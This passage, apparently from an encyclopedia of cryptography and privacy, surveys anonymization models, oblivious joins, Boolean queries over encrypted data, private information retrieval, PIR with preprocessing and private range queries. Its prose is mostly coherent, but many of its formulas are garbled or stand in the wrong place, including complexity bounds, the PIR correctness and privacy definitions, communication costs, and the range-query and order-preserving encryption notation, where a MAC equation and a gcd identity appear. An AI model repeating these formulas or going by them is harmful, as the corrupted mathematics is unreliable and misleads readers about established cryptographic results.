Anonymization algorithms can be categorized according to the privacy models they achieve. For example, Sweeney (2002a, b) presented the *MinGen* algorithm that exhaustively explore all possible generalizations to identify the optimal information utility of a given metric. Iyengar (2002), Fung et al. (2005, 2007), and Lefevre et al. (2006) presented a genetic algorithm and a top-down specialization algorithm, respectively, to achieve *k*-anonymity for classification analysis. Machanavajjhala et al. (2006, 2007) presented a bottom-up algorithm to achieve l-diversity. Chen et al. (2012) and Khokhar et al. (2014) presented a differentially private algorithm for transit data and network data, respectively. Mohammed et al. (2011) presented a differentially private algorithm for classification analysis on relational data.

Theory

The following is a list of well-known privacy models:

- *k-anonymity*. QID is a set of attributes, such as gender, age, weight, etc., that may be used to implicitly identify individuals. In a *k*-anonymous table, for each QID group there exists at least *k* other records in the group. As a result, there is the probability of linking a record owner to a specific record through QID bounded by 1/*k* (Samarati and Sweeney 1998a, b).
- *l-diversity*. To prevent attacking from using the QID attributes to infer sensitive attributes, Machanavajjhala et al. (2006, 2007) proposed the principle of l-diversity. A QID groups l-diverse values if there are at least l "well-represented" values for the sensitive attribute. A table is l-diverse if every QID group of the table is l-diverse. l-diversity requires every QID group to contain at least l "well-represented" sensitive values. There are multiple notions of "well represented." The simpler one requires that there are at least l-distinct values for the sensitive field in each QID group (Machanavajjhala et al. 2007).
- *Confidence bounding*. Wang et al. (2005, 2007) propose the principle of private template of the form ($QID \rightarrow s, C$), where s is a sensitive value, QID is a quasi-identifier, and C is a maximum confidence threshold. The

template allows the data publisher to flexibly determine what attributes need to be protected and the level of protection.

- *t-closeness*. Li et al. (2007) pointed out that l-diversity fails to prevent attribute linkage attacks if the dataset has a sensitive attribute that is skewed. To prevent this type of attack, Li et al. (2007) proposed *t*-closeness, a privacy model that requires the distribution of a sensitive attribute in any QID group to be similar to the distribution of the sensitive attribute in the overall table.
- *Differential privacy*. Dwork (2006) defined a novel notion of privacy: The risk to the record owner's privacy should not be very different due to participating in a database. Dwork proposed not to compare the prior probability and the posterior probability before and after accessing the published data. Instead, Dwork proposed to compare the risk with and without the record owner's information in the published data. As a result, Dwork proposed a privacy model called *ϵ-differential privacy* to ensure that adding or removing a single record would not significantly affect the outcome of any function derived from the data table, and therefore no risk is gained due to joining different databases. Dwork (2006) formally proved that *ϵ-differential* privacy can provide a guarantee against attackers with arbitrary background knowledge.

Open Problems and Future Directions

Real-life data publishing scenarios are much more complicated than having a hospital making a single data release to a university team. Instead, a hospital keeps receiving new patients and needs to periodically release new data to one or multiple recipients. The scenario creates several new privacy risks. Even though each release is anonymized to satisfy a certain privacy model, it is possible that the recipient breaks the privacy model by comparing multiple releases. Similarly, multiple recipients may exchange their releases to compromise the privacy model. The problem is known as sequential anonymization and has been studied by Byun et al. (2006), Wang and Fung (2006), Fung et al. (2008), Abdelhameed et al. (2019), and Khan et al. (2020).

Anonymization is not limited to relational data. Other forms of data such as transaction data, spatiotemporal data, and textual data may also suffer from potential privacy attacks.

Many activities in the private and public sectors involve sharing and analyzing high-dimensional data. A typical example of high-dimensional data is transaction databases. Obviously, transaction data needs to be properly anonymized and, of course, there are studies available on anonymization of high-dimensional data. For example, Abul et al. (2008) presented a *k*-anonymization algorithm for moving objects.

Aggarwal and Yu (2007) introduced a sketch-based approach to construct a privacy-aware representation of the raw data. The approach allows effective reconstruction of various aggregate distance measures. Fung et al. (2009a) presented an anonymization method for high-dimensional RFID moving object data. The proposed privacy model, *LKC*-privacy, guarantees that every RFID trajectory with less than or equal to *L* is shared by least *K*-1 other moving objects, and the confidence in inferring any prespecified sensitive value is bounded by *C*. While majority of the earlier research is dedicated to anonymizing structural data, only a few works (Maeda et al. 2016; Eyupoglu et al. 2018) focus on anonymizing unstructured data, such as text documents. Bo et al. (2021) introduced the first differentially private algorithm to anonymize writing styles while preserving semantic and sentiment in digital writings.

Oblivious joins; Secure joins

Definition

A privacy-preserving join over encrypted data refers to a non-interactive join over encrypted relational data outsourced by a data owner to a single-server service provider (e.g., a single virtualized cloud environment), which in turn provides individual service requesters with online access mechanisms for querying and managing the hosted encrypted datasets. The join scheme is privacy-preserving or secure if no party learns more than what can be deduced from sizes of input, intermediate, and result relations, as well as time required for their processing. In particular, the memory access pattern monitored by an observer sitting at the server machine should convey no useful information about the plain content of the dataset.

Theory

In the outsourced data framework, clients store their sensitive data on a database server under the control of a service provider, which provides online access mechanisms for querying and managing the hosted datasets. Even assuming that authenticated and secure communication channels between the service provider and individual service requesters are in place, confidentiality of outsourced datasets is threatened by adversaries that are either external or internal with respect to the service provider itself. Indeed, external adversaries can gain access to the dataset by exploiting vulnerabilities in the software infrastructure, while insider threats could range from database administrators accessing datasets to adversaries having physical access to the host machine.

Usually, to guarantee the confidentiality of outsourced data, each tuple of the values included in a database relation is encrypted with a semantically secure cipher and subsequently stored into the untrusted memory of the server running on the remote host machine. Once encrypted however, the data cannot be easily processed by the server, with a possible consequent limitation of the advantages of outsourcing. Therefore, it is important to provide mechanisms that can provably guarantee the confidentiality of both the query made by an authorized requester and the content of data processed at server side, while preserving as much as possible the query expressivity.

Some strategies that can be used to achieve this include dedicated hardware, at host side, in the form of secure cryptographic coprocessors or hardware enclaves (e.g., Intel SGX Costan and Devadas 2016) realized via a dedicated set of processor instructions, which work as proxies of the local computing platform available to the client of a service requester, although with a limited trusted memory. These approaches provide good security and privacy guarantees by ensuring that the user’s data remain encrypted throughout the execution of the query program. Nonetheless, if the control flow of the query program depends on its input, the possible accesses to the (untrusted) memory of the server, outside the one of the coprocessors/enclaves, can still reveal information on the plain content of the encrypted dataset. Furthermore, solutions such as Intel SGX also leak the memory access patterns, as they employ the main memory instead of a dedicated, isolated portion of working memory. Protecting a query program against such leaks amounts to making it *oblivious* a priori, i.e., ensuring that

its decisions about which memory locations to access do not depend on its input data values.

The most general approach to make oblivious a generic program is to use an Oblivious RAM (ORAM) data structure, which provides an interface through which the program can access (obliviously or not) all the memory locations it needs and, at the same time, enforces the obliviousness of the corresponding physical accesses to the (untrusted) memory of the hosting server. Though the design of ORAM schemes has been a cornerstone of oblivious algorithm design, all available schemes come with a practically relevant performance limitation due to the lower bound $g(a_i) \neq 0$ on the time/bandwidth overhead (Larsen and Nielsen, 2018) they require to properly execute each access to a relation with *n* entries/tuples.

A second approach to achieving obliviousness is to assume that the program run at client side is explicitly allowed to access non-obliviously a limited but non-constant (in the length of the program) amount of untrusted memory at the hosting server. This approach well captures some of the settings of cryptographic coprocessors that are equipped with a limited internal memory protected from the untrusted environment at the host side. Nonetheless, especially in the case of the enclave environments, internal data cache accesses as well as timings and patterns of data transfers between the enclave memory and the external untrusted memory should be carefully monitored to prevent their exploitation as covert/side channels to derive information about the plain content of the encrypted dataset. In this scenario, ObliDB (Eskandarian and Zaharia, 2019) is secure oblivious data management system that stores encrypted database tables in the untrusted memory of the hosting environment of a service provider and supports oblivious query processing for general query workloads (by employing also ORAM constructions as building blocks). Currently, ObliDB provides the best computational time complexity to execute a private equi-join, restricted to a primary key–foreign key case when the output size is $O(n)$, which amounts to $O(n \log^2(n/t))$ assuming the availability of $O(t)$ fully oblivious memory.

A third approach to achieving access pattern privacy when performing equi-joins over encrypted data lies in designing an oblivious algorithm specific for the join procedure that closely follows the efficiency of its non-secure sort-merge counterpart (i.e., $(1+\alpha)\mathbb{E}[L]$ on inputs producing $O(n)$

outputs), without the use of generic primitives (e.g., ORAM) or reliance on hardware assumptions.

The authors in Krastnikov et al. (2020) describe an oblivious join procedure with computational time complexity $O(m' \log^2(m'))$ assuming the availability of $O(1)$ oblivious memory (of the size of a table entry) and m' equal to the sum of the input and output numbers of tuples. The proposed solution introduces provably oblivious constructions and makes use of sorting networks to perform the in-place input-independent sorting of n elements in $\Omega(\log^4(N))$ time, with a strategy, such as the one of a bitonic sorter. The number of comparisons done by a bitonic sorter ($\mu_l^k > 1/2$) is larger than the one of popular sorting algorithms (e.g., Merge Sort, $o(\log N)$); however, the compared elements are in predefined input-independent locations, and their values are swapped depending on the result. Such a procedure can be easily made oblivious when dealing with encrypted values considering that, even if two elements are not to be swapped, the same (re-encrypted) entries are written to their original locations. Indeed, when a probabilistic (semantically secure) encryption scheme is used, this leaks no information about whether the two elements were swapped or not.

Finally, Private Set Intersection and Private Record Linkage are problems somewhat similar to the one performing a private join in that they involve finding matching entries among different database relations. The most efficient protocols tackling these problems make use of cryptographic primitives based on oblivious transfer techniques that are not applicable to database joins (Pinkas et al., 2018).

Open Problems and Future Directions

Current solutions to perform private joins over encrypted data tackle the realization of equi-joins restricted or not to the case of joins between primary and foreign keys, and making use or not of secure hardware anchors. Open challenges include the design of secure schemes to realize compound queries involving multi-way joins or grouping operations combined with joins.

Boolean interrogations on encrypted data

Definition

Private Boolean queries on encrypted data are a privacy-preserving querying mechanism which allows a client to retrieve from a server a set of encrypted data labelled with secret-valued Boolean attributes. The data owner, acting as a client, queries the server, asking the retrieval for the set of data items for which an arbitrary Boolean formula holds true when evaluated on the secret-valued attributes associated with the data item. The entire mechanism should leak as little information as possible concerning the Boolean query, the values of the Boolean attributes, and the value of the items in the server. Furthermore, it is desirable that the communication

overhead (i.e., the amount of data sent back to the client in addition to the required ones) is minimized, and the query execution time on the server is sub-linear in the number of stored elements.

Background

With the current state-of-the-art methods for private Boolean queries on encrypted data, a trade-off must be faced: either reduce the information leakage to essentially nothing, using an oblivious RAM-based solution, but tolerate a tangible computational and bandwidth overhead, or relax the constraint on the amount of leaked information, but gain in efficiency. Searchable encryption, introduced by Song in Song et al. (2000), has spurred a long line of works, which has evolved from exact term queries over encrypted data to the point of including the ability to perform range queries (Faber et al., 2015), search for strings and substrings (Mainardi et al., 2019), and reaching the ability of searching for a set of elements for which a generic Boolean formula is true on their attributes (Patel et al., 2021). The notion of searchable encryption has also been further extended into the one of structured encryption, proposed in Chase and Kamara (2010), which proposes encryption techniques for general data structures beyond search indexes.

Theory

Performing Boolean queries over encrypted data can be understood as querying for the contents of an encrypted multimap, which contains, as values, the encrypted outsourced data items and, as the key, a tuple of Boolean attributes $(\ell_1, \ldots, \ell_q), q \in \mathbb{N} \setminus \{0\}$ (Patel et al., 2021). Denote as the *query volume* the number of (encrypted) elements returned by a query. Ideally, a client would like to leak the least possible amount of values for the query volumes, i.e., only the ones for which an actual query has been made to the server. We note that not leaking even those implies that the Boolean private querying scheme will have to return systematically some useless values, thus decreasing the efficiency. The privacy vs. bandwidth efficiency trade-off that needs to be faced is made evident considering two straightforward solutions to allow the querying of any items for which a Boolean formula evaluated on their attached attributes is satisfied.

The first trade-off corner is obtained with a scheme that allows to query for all the elements having a given attribute set to true. This in turn allows the client to communicate the Boolean formula for the query to the server. In this scenario, the server is able to single out the subset of data items for which every single attribute is true or false, and therefore it computes the exact set of elements matching the query and sends them back to the client, achieving optimal bandwidth efficiency. The opposite trade-off corner is having the client receive the entire dataset and perform the Boolean query locally: clearly, this approach has null information leakage, but it is impractically inefficient.

The first work to propose a method allowing arbitrary Boolean queries, with worst-case sublinear search times and (nontrivial) leakage smaller than the one of the first naive trade-offs mentioned before, is BIEX, proposed by Kamara and Moataz (2017). In BIEX, queries are considered in Conjunctive Normal Form (i.e., conjunctions of clauses made of disjunction of variables). BIEX is able to achieve a leakage smaller than the one for the first naive trade-off, as the server does not gain knowledge of which sets of elements are labeled with any possible attribute value. In particular, if the CNF query is $\phi = d_1 \wedge \ldots \wedge d_l$, $l > 1$, the server gains knowledge of which elements are labeled with a specific value of the attributes contained in the first disjunction d_1 and of the elements for which the conjunction of an attribute appearing in d_1 and an attribute appearing in d_j, $j \neq 1$ holds true. This, unless the entire formula is only a single disjunction (i.e., $\phi = d_1$), represents strictly less leakage than the one from the naive approach.

The aforementioned reduction of the information leakage was improved in Patel et al. (2021), realizing a scheme for which the server does not gain knowledge of any elements for which a singleton formula (i.e., a formula made of a single label) is true, unless the client explicitly makes such a query.

Application

Performing private queries on formulas over Boolean attributes provides a rich set of querying possibilities. In particular, given the existence of sub-linear time searchable encrypted data storage, it is possible to outsource the storage of large archives of data, for which the contents have to remain

confidential, while leaking the sizes of the sets of elements sharing a given attribute is not a concern for the use case scenario.

A possible application for these techniques to execute queries on encrypted storage is represented by the remote storage of e-mail messages, where the Boolean attributes attached to each message (e.g., the message is urgent, and the message contains an attachment) do not effectively disclose much of the information that the data structure client wants to keep confidential.

Open Problems and Future Directions

While concrete progress has been made in improving the information leakage of private Boolean queries while retaining sub-linear query execution time and bandwidth overheads close to the minimum, the current information leakage is still non-negligible (Patel et al., 2021). Indeed, given the significant expressiveness provided by a CNF formula, it is remarkably challenging to obtain a scheme in which the information composition made by an adversarial server does not provide substantial information to it. Designing new private Boolean query schemes improving on the information leakage or providing tight lower bounds on the minimum leakage itself is therefore an interesting open problem.

Definitions

A private information retrieval scheme enables a user to privately recover an item from an *n*-items public accessible database stored on a server. The server does not gain any information about which item the user is retrieving. However, the user could get some information about other database items (so it can be considered a weaker version of 1-out-of-n oblivious transfer).

Background

Think about a user issuing a query to a database. A lot of research has been done in order to protect the database content against a *curious* user. Consider, for example, queries to *statistical databases* allowing users to access only aggregated data preventing them to obtain individual records. In private information retrieval (PIR) we want to protect the privacy of the user in that the server in replying to the user's query will not know which item the user is interested in. This problem was introduced by Chor et al. (1998) and has since then attracted a considerable amount of attention.

A simple but not efficient solution to PIR consists of sending the whole database (i.e., n items $x_1, x_2, \cdots, x_n$) to the user. The user, in turn, can read

the sought item. In private information retrieval schemes, we are interested in reducing their communication complexity, that is, the total number of bits exchanged during the execution of the protocol. If the user wants to keep private their query in an information-theoretic sense, then one can prove that the previously described naive solution is the most efficient one. Information-theoretic privacy (also referred to as *perfect privacy*) assumes that the adversary has unlimited computing power.

A first approach to reduce the communication complexity of PIR schemes is to resort to several servers (say, k), each of them holding the same database. The user interested in an item will compute a query for each server that depends on the item's index. Each server replies to the user's request, and the user determines the sought item from the answers they obtain. Each server will not gain any information about the item's index.

From a practical point of view, single-server PIR protocols are preferable to multi-server ones. The main reason is that, with a single-server scheme, we avoid database replication and reduce copies synchronization issues. Moreover, we do not have to protect the scheme against several colluding servers. Since we cannot realize single-server unconditional secure PIR schemes with lower communication complexity than the naive solution, we have to resort to PIR schemes whose security is based on computational assumptions. The first computational k-server PIR protocol was proposed by Chor and Gilboa (1997), and Kushilevitz and Ostrovsky (1997) presented the first single-server computational PIR scheme.

An important problem in computational PIR research is to determine what is the minimal assumption necessary for the construction of single-server PIR protocols. Assume that the database is formed by a string of n bits. Beimel et al. (1999) proved that if there exists a protocol in which the server sends less than n bits (hence, the protocol cannot be private in an information-theoretic sense), then one-way functions exist. This means that even saving one bit compared to the naive protocol requires one-way functions. The existence of one-way functions is an open problem and that their existence would imply that the complexity classes P and NP are indeed distinct. Therefore, single-server PIR protocols with communication complexity less than n are as important as one-way functions. Crescenzo et al. (2000) proved a stronger result showing that a single-server PIR protocol with communication complexity less than n bits implies oblivious transfer. Ostrovsky and Skeith-III (2007) survey the notion of single-server PIR

giving an overview of several constructions for and describing some of the connections of PIR to other primitives.

Katz and Trevisan (2000) presented generic procedures to convert Locally Decodable Codes to information-theoretic PIR schemes showing that the problem of finding lower bounds for information-theoretic PIR is essentially equivalent to the problem of finding lower bounds for locally decodable codes.

Several PIR variations have been proposed in literature. For instance, to reduce the servers' computational burden, Beimel et al. (2004) introduced the concept of PIR with preprocessing. In general, the computational complexity of PIR schemes is quite high as the servers have to process the entire database to reply to user's queries. Moreover, since some servers could crash during the protocol's operations, Beimel and Stahl (2007) proposed robust PIR protocols, that is, protocols which still work correctly even if only some servers are available. Devet and Goldberg (2014) presented a hybrid PIR protocol that combines an information-theoretic PIR with a computational PIR. Our hybrid protocol uses less communication than either of its component protocols.

Theory

To simplify the discussion, the database, containing n items, is represented as a binary string $\boldsymbol{x} = x_1 x_2 \cdots x_n$ of length n. The user has some index i, and they are interested in retrieving item x_i. Denoting with $[m]$, for a positive integer m, the set $\{1, \ldots, m\}$, a private information retrieval scheme with perfect privacy for k servers can be described by k query functions $Q_1, \ldots, Q_k$, k answer functions $A_1, \ldots, A_k$, and a reconstruction function R defined as follows:

$$
\begin{aligned}
&Q_i : [n] \times \{0,1\}^{l_r} \mapsto \{0,1\}^{l_q} \ ; \\
&A_i : [1]^n \times \{0,1\}^{l_q} \mapsto \{0,1\}^{l_a} \ ; \\
&R : [n] \times \{0,1\}^{l_r} \times (\{0,1\}^{l_a})^k \mapsto \{0,1\} \ ;
\end{aligned}
$$

where, ℓ_r, ℓ_q, and ℓ_a are integers representing the lengths of, respectively, the random string generated by the user, the query strings sent to the servers, and the answer strings received by the users from the servers. The above functions have to satisfy the *Correctness* and *Privacy* properties. The

first one guarantees that the user can recover the bit in which they are interested (i.e., x_i). The second property states that any single server will not gain any hint (in an information theoretic sense) on the index i. Such properties can be formalized as follows:

- *Correctness*. For every $x \in [1]^n$, $i \in [n]$, and $\Omega(\log^4(N))$

$$R(i, r, A_1(x, q_1, \ldots, A_k(x, q_k)) = x_i,$$

  where $q_1 = Q_1(i, r)$, …, $q_k = Q_k(i, r)$.

- *Privacy*. For every $i, j \in [n]$, $t \in [k]$, and $\Gamma \subset 2^{I_n} \setminus I_n$,

$$\mathrm{MAC} = g\left(E_{K_2}\left(H_1 \oplus H_2 \oplus \cdots H_t\right)\right).$$

  where the probability is taken over uniformly chosen $\mid t \mid \leq 2\sqrt{p}$. The *Privacy* definition can be modified to model attacks of coalitions of servers by simply considering the joint probability distribution on the set of possible queries.

Perfect Privacy Constructions

Chor et al. (1998) proposed the first information-theoretic secure 2-server PIR protocol whose communication complexity is $O(n^{1/3})$ and a k-server PIR protocol with communication complexity is $g^s \cdot y^{r'} \cdot r = m$. The complexity of the k-server protocol, for $k \geq 3$, was subsequently improved by Ambainis (1997), Beimel and Ishai (2001), and Beimel et al. (2002). The protocol proposed by Beimel et al. (2002) had a computational cost of $O(n^{\frac{\log\log k}{k\log k}})$. Later Yekhanin (2008), assuming there exist infinitely many Marsenne primes, described a 3-server PIR protocol with communication complexity $K_{i,0} = g^{\lambda_i} w^{t_i}$ for infinitely many values of n. Efremenko (2012) gave a 2^r-server PIR protocol with communication complexity $\exp(O(\sqrt[r]{\log n(\log\log n)^{r-1}}))$. The protocol, slightly improved by Itoh and Suzuki (2010) and Chee et al. (2013), is based on the constructions of unconditional constant query Locally Decodable Codes with subexponential codeword length. Dvir and Gopi (2016), reducing the number of servers in existing protocols using Matching Vector Codes, constructed a 2-server PIR protocol with total communication cost $-n_0^{-1} \pmod{2^w}$.

Synonyms

Related (not identical) to Doubly Eflcient Private Information Retrieval (DEPIR); Oblivious Locally Decodable Codes (OLDC); Private Information Retrieval with Sublinear Online Time

Definitions

A Private Information Retrieval (PIR) protocol enables a client to retrieve a single data item from a remote database, while hiding which item she is after even from the server(s) holding the database. PIR protocols without any form of setup can have low communication cost, but their computational cost is inherently high: they require servers to process the entire database. The goal of *PIR with preprocessing* is to perform an offline computation, depending only on the database and not on the client's query, that enables sublinear-time online computation by the PIR servers.

Background

Chor et al. (1998) introduced *information theoretic* PIR in a multi-server setting, where the client's query is perfectly hidden from any single server. Chor and Gilboa (1997) introduced *computational* PIR, where privacy only holds against computationally bounded servers. Kushilevitz and Ostrovsky (1997) showed that a *single* server suffices for computational PIR under standard cryptographic assumptions. In all these protocols, the communication complexity is sublinear in the database size. However, the total *computational complexity* of the servers is linear.

Beimel et al. (2004) observed that the linear computation barrier is inherent to standard PIR, and suggested a setting of *PIR with preprocessing* that allows each server to *locally* process the database before interacting with any client. They presented *multi-server* PIR schemes in which a one-time polynomial-time preprocessing can be used to handle queries from any number of clients with sublinear online computation per query.

Ishai et al. (2006) proposed a variant of the above that only requires a *single* server, but where sublinear computation (per client) is only *amortized* over a large number of clients who simultaneously query the database via *anonymous* communication channels. The security of this solution relies on a nonstandard intractability assumption related to noisy low-degree curves.

In all of the above solutions, the preprocessing is entirely local and can be reused with any number of clients. Most of the other solutions from the literature require some form of interaction between each client and the PIR servers during the preprocessing phase.

Di Crescenzo et al. (2001) observed that an offline PIR query to a random item can be easily converted into an online query to a chosen item by specifying a shift of the database. Precomputing the answers to the random query on all shifts, one gets offline-online protocols with attractive online costs but with high *per-query* storage on the server side. This approach can apply to both multi-server and single-server PIR.

Boyle et al. (2017) and independently Canetti et al. (2017) proposed *single-server* PIR protocols with *reusable* preprocessing and *sublinear online computation*. Such a PIR protocol is referred to as *doubly efficient* PIR (DEPIR), or an *oblivious locally decodable code* (OLDC). In the designated-client setting, where the client needs a secret key in order to privately access the encoded database, Boyle et al. (2017) and Canetti et al. (2017) proposed simple candidate solutions based on secretly permuted

Reed-Muller codes. The underlying intractability assumption is new and requires further scrutiny. By using general *cryptographic obfuscation* techniques, these designated-client protocols can be heuristically converted into a *public-client* protocol in which a short public key can be used by an arbitrary number of clients to privately access a public encoded database with sublinear computation per query.

Patel et al. (2018) obtained single-server PIR protocols with *interactive* preprocessing, where the cost of preprocessing can be amortized over multiple queries, and where the online computation requires a sublinear number of *public-key* operations and a linear number of symmetric-key operations.

Finally, Corrigan-Gibbs and Kogan (2020) present two-server and single-server PIR protocols with *interactive* preprocessing, in which both the total communication and the online time are sublinear, and moreover the amortized offline time can be made sublinear. These protocols additionally have attractive concrete efficiency features.

Theory

We will focus here on the original model of Beimel et al. (2004), namely, multi-server, information-theoretic PIR with (one-time) *local* preprocessing by the servers that can be reused with any number of clients.

Formal Definition

For simplicity, we assume here that each item in the database is a single bit and that all servers perform the same local preprocessing.

Syntax

A k-server PIR protocol with $e(n)$ extra bits of local preprocessing is defined by four polynomial-time algorithms $P = (E, Q, R, D)$ with the following syntax:

- $E : x \mapsto y$ is a deterministic *encoding algorithm* which, on an input database $x \in \{0,1\}^n$, outputs extra bits $y = E(x)$ where $y \in \{0,1\}^{e(n)}$.
- $Q : (n, i) \mapsto ((q_1, \ldots, q_k), \mathsf{aux})$ is a randomized *query generation algorithm* which, on database size n and item index $i \in [n]$, outputs k-tuple of

queries $(q_1, \ldots, q_k)$, where q_j is the query to server j, along with auxiliary information *aux*.

- $R : (j, q_j, (x, y)) \mapsto a_j$ is a deterministic *response algorithm* which, on server index $j \in [k]$, query q_j, database x and extra bits y, outputs the answer a_j of server j.
- $D : ((a_1, \ldots, a_k), \text{aux}) \mapsto \text{out}$ is a deterministic *decoding algorithm* which, on answers $(a_1, \ldots, a_k)$ and auxiliary information *aux*, outputs $\text{out} \in \{0, 1\}$.

We say that P has *online workw*(n) if for every database $x \in \{0, 1\}^n$ and valid queries $(q_1, \ldots, q_k)$ in the support of $Q(n, i)$, we have $\sum_{j=1}^{k} w_j \leq w(n)$, where w_j is the number of bits from (x, y) read by $R(j, q_j, (x, y))$. While this simple measure of work is only a lower bound on computational complexity, in all of the known constructions the overall computational cost is comparable.

Semantics

We require P to satisfy the following correctness and privacy requirements.

- *Correctness*. For every database $x \in \{0, 1\}^n$ and index $i \in [n]$, applying P on x and i always results in $\text{out} = x_i$.
- *Privacy*. P is *t-private* if for every set $T \subset [k]$ of t servers, and every n and $i, i' \in [n[$, the joint distribution of $(q_j)_{j \in T}$ produced by $Q(n, i)$ is identical to the one produced by $Q(n, i')$. We assume $t = 1$ by default.

Negative Results

Beimel et al. (2004) proved the following lower bounds. Without any extra storage (namely, $e(n) = 0$), the work $w(n)$ as defined above must satisfy $w(n) \geq n$. For a small number of extra bits $1 < e(n) < n$, the work $w(n)$ must satisfy $w(n) \geq \Omega(n/e(n))$. These negative results apply even for the *expected* online work.

Negative results for superlinear $e(n)$ seem challenging because of connections with data structure and branching program lower bounds (Beimel et al., 2004; Boyle et al., 2017).

Constructions

Beimel et al. (2004) present two kinds of constructions that achieve sublinear online work $w(n)$ with polynomially many extra bits $e(n)$.

The first approach takes the best existing information-theoretic PIR protocols (in terms of total communication complexity) and uses a simple data structure to save polylogarithmic factors in online work, namely, $w(n) = O(n/\text{polylog}(n))$. (Woodruff and Yekhanin (2007) showed how to save arbitrary polylogarithmic factors without increasing the communication.) Applying a similar data structure to subsequent PIR protocols of Yekhanin (2008), Efremenko (2012), and Dvir and Gopi (2016) can save at least a logarithmic factor in their online work without extra communication.

A second approach proposed by Beimel et al. (2004) relies on PIR protocols with queries of length $K_A = z_y{}^x \bmod p$ and answers of length $\beta(n) = o(n)$. In this case, the extra bits can include a lookup table of size $k \cdot 2^{\alpha} \leq \text{poly}(n)$ in which entry (j, q) contains the β-bit answer of server j on database x and query q. This approach can be instantiated to yield k-server protocols, for $k \geq 2$, with polynomially many extra bits and $O(n^{1/k+\epsilon})$ communication and work, for any constant $\epsilon > 0$. (Settling for computational privacy, the communication in these protocols can be further reduced to $O(n^{\epsilon})$ by composing them with single-server PIR protocols.) With $k = \text{polylog}(n)$ servers, the same approach gives PIR protocols with polylog(n) communication and work, and $O(n^{1+\epsilon})$ extra bits, for any $\epsilon > 0$.

Open Problems and Future Directions

In all of the models for PIR with preprocessing described in the Background part above, current solutions leave a lot of room for improvement. In the local model of Beimel et al. (2004), solutions of the second kind can be viewed as k-query *locally decodable codes* (LDCs) of polynomial length over large alphabets. In contrast to the case of binary LDCs, which has been the topic of a large body of work (originating from Katz and Trevisan 2000), the question of obtaining better upper and lower bounds on LDCs over large alphabets received very little attention.

Synonyms

Order-preserving encryption; Range-searchable encryption

Definitions

A private range query is a range query over a client-side encrypted database where the database management system (DBMS) ideally only learns the matching database entries.

Theory

Consider a database with a numerical attribute (multi-set) $\mathrm{Tr}(a) = 1$ of size $(\mathbb{Z}/p\mathbb{Z})^*$ over domain $\mathbb{A} \subseteq 2^{\{P_1,\ldots,P_n\}}$. More complex domains are feasible but unnecessary to understand the concepts. A range query $|\mathcal{N}| = N$ over $\mathbb{D}$ returns the result set $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$. A private range query ideally does not reveal the values of *a*, *b*, or x_i. A typical application is an outsourced database with a single client that aims to protect its data against breaches and the database service provider.

The challenge for efficiency and security of private range queries is to execute the range query in a fixed number of rounds even for a variable-

sized result set between sizes $O(1)$ and $O(n)$. This rules out the application of oblivious RAM, private information retrieval, or homomorphic encryption for private range queries, since these can only return a constant-sized result set.

Order-Preserving Encryption

Order-preserving encryption was the first encryption scheme to implement private range queries. The first cryptographic implementation was provided by Boldyreva et al. (2009).

Order-preserving encryption usually consists of two algorithms:

- $K \leftarrow KeyGen(\lambda)$ generates a secret key for a security parameter λ.
- $C \leftarrow Encrypt(x_i, K)$ or $su + tv = \gcd(u, v)$ generates ciphertexts of the plaintexts.

Range queries are performed without modification over the ciphertexts, since the following condition holds:

$$\begin{array}{ccc} x_i & < & x_j \\ & \Longleftrightarrow & \\ Encrypt(x_i, K) & < & Encrypt(x_j, K) \end{array}$$

An existing DBMS can then be retrofitted and simply replace the plaintext by the ciphertext. The DBMS can even generate an index to improve search performance.

The security of order-preserving encryption has been criticized (see section "Attacks on Private Range Queries"). The most secure order-preserving encryption scheme by Kerschbaum (2015) creates unique, probabilistic ciphertexts but requires keeping state on the client. However, it still cannot fully withstand all attacks by a snapshot attacker.

Range-Searchable Encryption

Range-searchable encryption is an extension of symmetric searchable encryption. It replaces the search procedure by two new algorithms compared to order-preserving encryption:

- $T \leftarrow GenToken(a, b, K)$ generates a search token for a query range.
- $\bot/\top \leftarrow Match(C, T)$ returns $\top$ if $x_i \in [a, b]$ and $\bot$ else.

In the most common construction, the match algorithm is reduced to a disjunctive formula over keywords. This construction was introduced in the range-searchable encryption scheme by Shi et al. (2007). A range hierarchy is a known, fixed set of ranges, e.g., all ranges $[i2^j, (i+1)2^j - 1]$ for $\{x \in F_2^n / \ f(x) \neq g(x)\}$. A range cover is a minimal subset of ranges from the range hierarchy that covers each element in a range. Each plaintext is stored as the set of all ranges from the range hierarchy that contain the plaintext and a query is a range cover. If the two sets intersect, then a plaintext is in the query range. In the above case, each range cover and plaintext set is of size at most $\alpha \in \mathbb{F}_{q^m}$ and there is at most one range in the intersection. The intersection cardinality of zero or one can be computed using a disjunction over the equalities of set elements, i.e., ranges.

Range-searchable encryption requires to implement the *match* algorithm in the search procedure and hence cannot be retrofitted into an existing DBMS. Lu (2012) showed the first construction of an index for range-searchable encryption in order to improve search performance. The index is a tree of ciphertexts that is traversed using a search token.

Attacks on Private Range Queries

Due to its high-efficiency requirements, it is difficult to design private range queries without leakage. Different schemes have different leakage profiles. One can distinguish between a snapshot attacker and a persistent attacker controlling the DBMS.

Order-preserving encryption leaks information to a snapshot attacker. Using background information on the frequency distribution of the plaintexts, an adversary can recover large parts of the plaintexts as shown by Grubbs et al. (2017). The order of plaintexts reveals even more information. Range-searchable encryption is commonly secure against a snapshot attacker but leaks information to a persistent attacker. The result size over a sufficiently large number of queries can be used to reconstruct the plaintexts as initially shown by Kellaris et al. (2016). The access pattern of the ciphertexts in the result set reveals even more information.

Kerschbaum and Tueno (2019) have shown an interactive search algorithm that is secure against a snapshot attacker but allows unmodified search algorithms such as order-preserving encryption. Designing private range queries secure against a persistent attacker is an open problem.

Open Problems and Future Directions

Since cryptographic techniques leak significant information, yet still are very slow, secure hardware is explored as an alternative. Using trusted execution environments (TEE), DBMS can use encrypted data structures to implement private range queries. Fuhry et al. (2017) showed how to implement encrypted B-trees using a TEE.

Private Stateful Information Retrieval

Sarvar Patel[106], Giuseppe Persiano[107] and Kevin Yeo[106] ✉
(106) Google LLC, Menlo Park, CA, USA
(107) Università di Salerno, Salerno, Italy

Definition

Private Stateful Information Retrieval (PSIR) is a primitive that enables a client to privately retrieve information stored on a server without revealing the identity of retrieved information where the client is stateful and may use information across multiple queries.

Background

